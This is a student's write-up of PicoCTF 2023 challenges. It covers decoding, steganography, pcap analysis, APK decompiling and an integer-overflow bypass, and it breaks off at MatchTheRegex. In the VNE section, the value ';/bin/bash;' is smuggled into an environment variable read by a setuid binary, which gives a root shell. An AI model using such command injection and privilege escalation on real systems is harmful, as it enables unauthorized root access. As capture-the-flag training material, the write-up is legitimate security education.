PicoCTF 2023

Created	@March 16, 2023 11:52 PM
Class	CTF-2023
Type	CTF
Materials	https://play.picoctf.org/events/72/
Reviewed	☑

money-ware

https://finance.yahoo.com/news/hackers-made-just-3-7-110658817.html

Flag : picoCTF{Petya}

repetitions


enc_flag file is given.

```
cat enc_flag | base64 -d | base64 -d | base64 -d | base64 -d | base64 -d| base64 -d
```

Flag : picoCTF{base64_n3st3d_dic0d!n8_d0wnl04d3d_492767d2}

chrono

searching for the cron files locations




Flag : picoCTF{Sch3DUL7NG_T45K3_L1NUX_7754e199}

Permissions


Challenge : `ssh -p 56902 picoplayer@saturn.picoctf.net`

Unintended



Intended

identifying suid bit commands



Flag : picoCTF{uS1ng_v1m_3dit0r_021d10ab}

useless

challenge : `ssh picoplayer@saturn.picoctf.net -p 60732`


Solution :

$ **man useless**

Flag : picoCTF{us3l3ss_ch4ll3ng3_3xpl0it3d_5562}

Special


Challenge : `ssh -p 49167 ctf-player@saturn.picoctf.net`



Flag : picoCTF{5p311ch3ck_15_7h3_w0r57_6a2763f6}

Specialer

Challenge : `ssh -p 52870 ctf-player@saturn.picoctf.net`




Flag : picoCTF{y0u_d0n7_4ppr3c1473_wh47_w3r3_d01ng_h3r3_38f5cc78}

hideme

Challenge : flag.png given

```
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$ strings flag.png | grep flag
secret/flag.pngUT
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$ unzip flag.png
Archive:  flag.png
warning [flag.png]:  39739 extra bytes at beginning or within zipfile
  (attempting to process anyway)
   creating: secret/
  inflating: secret/flag.png
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$
```

Flag is in secret/flag.png image



Flag : picoCTF{Hiddinng_An_imag3_within_@n_ima9e_cda72af0}

who is it

Challenge : email-export.eml provided

In email-export.eml

```
Authentication-Results: mx.google.com;
dkim=pass header.i=@onionmail.org header.s=jan2022 header.b=4sU2nk5Z;
spf=pass (google.com: domain of lpage@onionmail.org designates 173.249.33.206 as permitted sender) smtp.mailfrom=lpage@onionmail.org;
dmarc=pass (p=NONE sp=NONE dis=NONE) header.from=onionmail.org
```

whois lookup on 173.249.33.206

https://www.whois.com/whois/173.249.33.206

Result:

```
source:         RIPE # Filtered

person:         Wilhelm Zwalina
address:        Contabo GmbH
address:        Aschauer Str. 32a
address:        81549 Muenchen
phone:          +49 89 21268372
fax-no:         +49 89 21665862
nic-hdl:        MH7476-RIPE
mnt-by:         MNT-CONTABO
mnt-by:         MNT-GIGA-HOSTING
created:        2010-01-04T10:41:37Z
last-modified:  2020-04-24T16:09:30Z
source:         RIPE

% Information related to '173.249.32.0/23AS51167'
```


Flag : picoCTF{WilhelmZwalina}


PcapPoisoning


Challenge : `trace.pcap` is given

Solution:

Used `frame contains "picoCTF"` display filter, and copied bytes as printable text.








Flag : picoCTF{P64P_4N4L7S1S_SU55355FUL_31010c46}

FindAndOpen


Challenge : file.zip and dump.pcap is given

The file.zip is password protected.

By analysing `dump.pcap` we found half flag and that is the password for the `file.zip`



By viewing data as base64 we found the password for the `file.zip`




Password : picoCTF{R34DING_LOKd_

Flag : picoCTF{R34DING_LOKd_fil56_succ3ss_b98dda6a}

ReadMyCert

Just read the `readmycer.csr` file for the flag



Flag : picoCTF{read_mycert_41d1c74c}

rotations

Challenge : `encrypted.txt` **is given**

content of `encrypted.txt`

`xqkwKBN{z0bib1wv_l3kzgxb3l_555957n3}`

Perform rotation on above text


`**ROT18** is the solution

Flag : picoCTF{r0tat1on_d3crypt3d_555957f3}


HideToSee

Challenge : An image `atbash.jpg` **is given.**

Using steghide to get info about hidden files.



An `encrypted.txt` is embedded in image. Extracting `encrypted.txt`




Content of `encrypted.txt` is

`krxlXGU{zgyzhs_xizxp_7142uwv9}`

As the file name said that it is a **atbash** ciphertext.

Decrypting **atbash** ciphertext with **cyberchef**



Flag : picoCTF{atbash_crack_7142fde9}

Reverse

Challenge : A `ret` binary file is given.

Solution:

A simple `strings` does the job.

Flag : picoCTF{3lf_r3v3r5ing_succe55ful_2f0131a4}

SafeOpener 2

Challenge : A `SafeOpener.clas` file is given.

Solution :

A simple `strings` or `cat` does the job.

Flag : picoCTF{SAf3_0p3n3rr_y0u_solv3d_it_3dae8463}

Ready Gladiator 0

Challenge :

Can you make a CoreWars warrior that always loses, no ties?
Your opponent is the Imp. The source is given in `imp.red` file

imp.red contains

```
;redcode
;name Imp Ex
;assert 1
mov 0, 1
end
```

If you wanted to pit the Imp against himself, you could download the Imp and connect to the CoreWars server like this: `nc saturn.picoctf.net 55108 < imp.red`

Solution:

Changed `mov 1, 0` to `mov 0, 1` in `imp.red` and run

`nc saturn.picoctf.net 55108 < imp.red`

```
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Rev$ nc saturn.picoctf.net 55108 < imp.
red
;redcode
;name Imp Ex
;assert 1
mov 1, 0
end
Submit your warrior: (enter 'end' when done)

Warrior1:
;redcode
;name Imp Ex
;assert 1
mov 1, 0
end

Rounds: 100
Warrior 1 wins: 0
Warrior 2 wins: 100
Ties: 0
You did it!
picoCTF{h3r0_t0_z3r0_4m1r1gh7_e1610ed2}
```

Flag : picoCTF{h3r0_t0_z3r0_4m1r1gh7_e1610ed2}


timer

Challenge: You will find the flag after analysing this apk, `timer.apk`

Solution :

Decompile apk with online apk decompiler.

I used jdx `http://www.javadecompilers.com/`



timer.apk › resources

..	folder	
res	folder	
META-INF	folder	
kotlin	folder	
classes3.dex	.dex	6.69 KB
classes.dex	.dex	7.24 MB
classes2.dex	.dex	461 KB
AndroidManifest.xml	.xml	1.56 KB

We can get the flag by looking in the `AndroidManifest.xml`

timer.apk › resources › AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="picoCTF{t1m3r_r3v3rs3d_succ355fully_17496}" android:compileSdkVersion="32" android:compileSdkVersionCodename="12" package="com.example.timer" platformBuildVersionCode="32" platformBuildVersionName="12">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="32"/>
    <application android:theme="@style/Theme.Timer" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:debuggable="true" android:allowBackup="true" android:supportsRtl="true" android:fullBackupContent="@xml/backup_rules" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules">
        <activity android:name="com.example.timer.MainActivity" android:exported="true">
```

Flag : `picoCTF{t1m3r_r3v3rs3d_succ355fully_17496}`

two-sum

Can you solve this?What two positive numbers can make this possible:

`n1 > n1 + n2 OR n2 > n1 + n2`

Source code

```
#include <stdio.h>
#include <stdlib.h>
```

```
static int addIntOvf(int result, int a, int b) {
    result = a + b;
    if(a > 0 && b > 0 && result < 0)
        return -1;
    if(a < 0 && b < 0 && result > 0)
        return -1;
    return 0;
}

int main() {
    int num1, num2, sum;
    FILE *flag;
    char c;

    printf("n1 > n1 + n2 OR n2 > n1 + n2 \n");
    fflush(stdout);
    printf("What two positive numbers can make this possible: \n");
    fflush(stdout);

    if (scanf("%d", &num1) && scanf("%d", &num2)) {
        printf("You entered %d and %d\n", num1, num2);
        fflush(stdout);
        sum = num1 + num2;
        if (addIntOvf(sum, num1, num2) == 0) {
            printf("No overflow\n");
            fflush(stdout);
            exit(0);
        } else if (addIntOvf(sum, num1, num2) == -1) {
            printf("You have an integer overflow\n");
            fflush(stdout);
        }

        if (num1 > 0 || num2 > 0) {
            flag = fopen("flag.txt","r");
            if(flag == NULL){
                printf("flag not found: please run this on the server\n");
                fflush(stdout);
                exit(0);
            }
            char buf[60];
            fgets(buf, 59, flag);
            printf("YOUR FLAG IS: %s\n", buf);
            fflush(stdout);
            exit(0);
        }
    }
    return 0;
}
```

Solution :

`n1 > n1 + n2 OR n2 > n1 + n2` Mathematically this is not possible. But in computers its possible.

This can be done with simple integer overflow.

The `n1` and `n2` are declared as signed integers.

Signed int range for

- 2 bytes(-32,768 to 32,767)
- 4 bytes(-2,147,483,648 to 2,147,483,647)

If we store `2,147,483,648` in a signed 4 byte integer it will become `-2,147,483,648`.

Take `n1 = 2,147,483,648` `n2 = 2,147,483,649`

Here `n1` becomes `-2,147,483,648` `n2` becomes `-2,147,483,647`

Therefore,

`n1 + n2 = -2,147,483,648 + (-2,147,483,647)`

```
mj0ln1r@AHLinux:~$ nc saturn.picoctf.net 53022
n1 > n1 + n2 OR n2 > n1 + n2
What two positive numbers can make this possible:
2147483648
2147483649
You entered -2147483648 and -2147483647
You have an integer overflow
```

But here, `n1>0 and n2>0` not satisfied. We only get the flag if it does.

So, we can select two numbers whose sum is `2147483648.` Then the result will be `-2147483648`.

Take `n1 = 2147483640 and n2 = 8`

Then `n1 + n2 = 2147483648` , it will be stored as `-2147483648`

```
mj0ln1r@AHLinux:~$ nc saturn.picoctf.net 52281
n1 > n1 + n2 OR n2 > n1 + n2
What two positive numbers can make this possible:
2147483640
8
You entered 2147483640 and 8
You have an integer overflow
YOUR FLAG IS: picoCTF{Tw0_Sum_Integer_Bu773R_0v3rfl0w_fe14e9e9}
```

Flag : picoCTF{Tw0_Sum_Integer_Bu773R_0v3rfl0w_fe14e9e9}

VNE

Challenge : We've got a binary that can list directories as root, try it out !!

Solution :

```
ctf-player@pico-chall$ ls -l /home/ctf-player/bin
-rwsr-xr-x 1 root root 18752 Mar 16 01:59 /home/ctf-player/bin
ctf-player@pico-chall$ /home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ SECRET_DIR=/root
ctf-player@pico-chall$ /home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ ./home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ export SECRET_DIR
ctf-player@pico-chall$ ./home/ctf-player/bin
Listing the content of /root as root:
flag.txt
ctf-player@pico-chall$
```

`flag.txt` is in `/root`

```
ctf-player@pico-chall$ SECRET_DIR=";/bin/bash;"
ctf-player@pico-chall$ export SECRET_DIR
ctf-player@pico-chall$ ./bin
Listing the content of ;/bin/bash; as root:
bin
root@challenge:~# cat /root/flag.txt
picoCTF{Power_t0_man!pul4t3_3nv_1670f174}root@challenge:~#
```

We entered `;/bin/bash;` in the `SECRET_DIR` which is a command injection technique, it gives root access.


Flag : picoCTF{Power_t0_man!pul4t3_3nv_1670f174}


findme

Challenge : Help us test the form by submiting the username as `test` and password as `test!` Website : http://saturn.picoctf.net:54933/

Solution:

Using Burp the re directions of the page gives us the flag.






Flag : picoCTF{proxies_all_the_way_01e748db}

MatchTheRegex

Challenge : How about trying to match a regular expression



Solution :

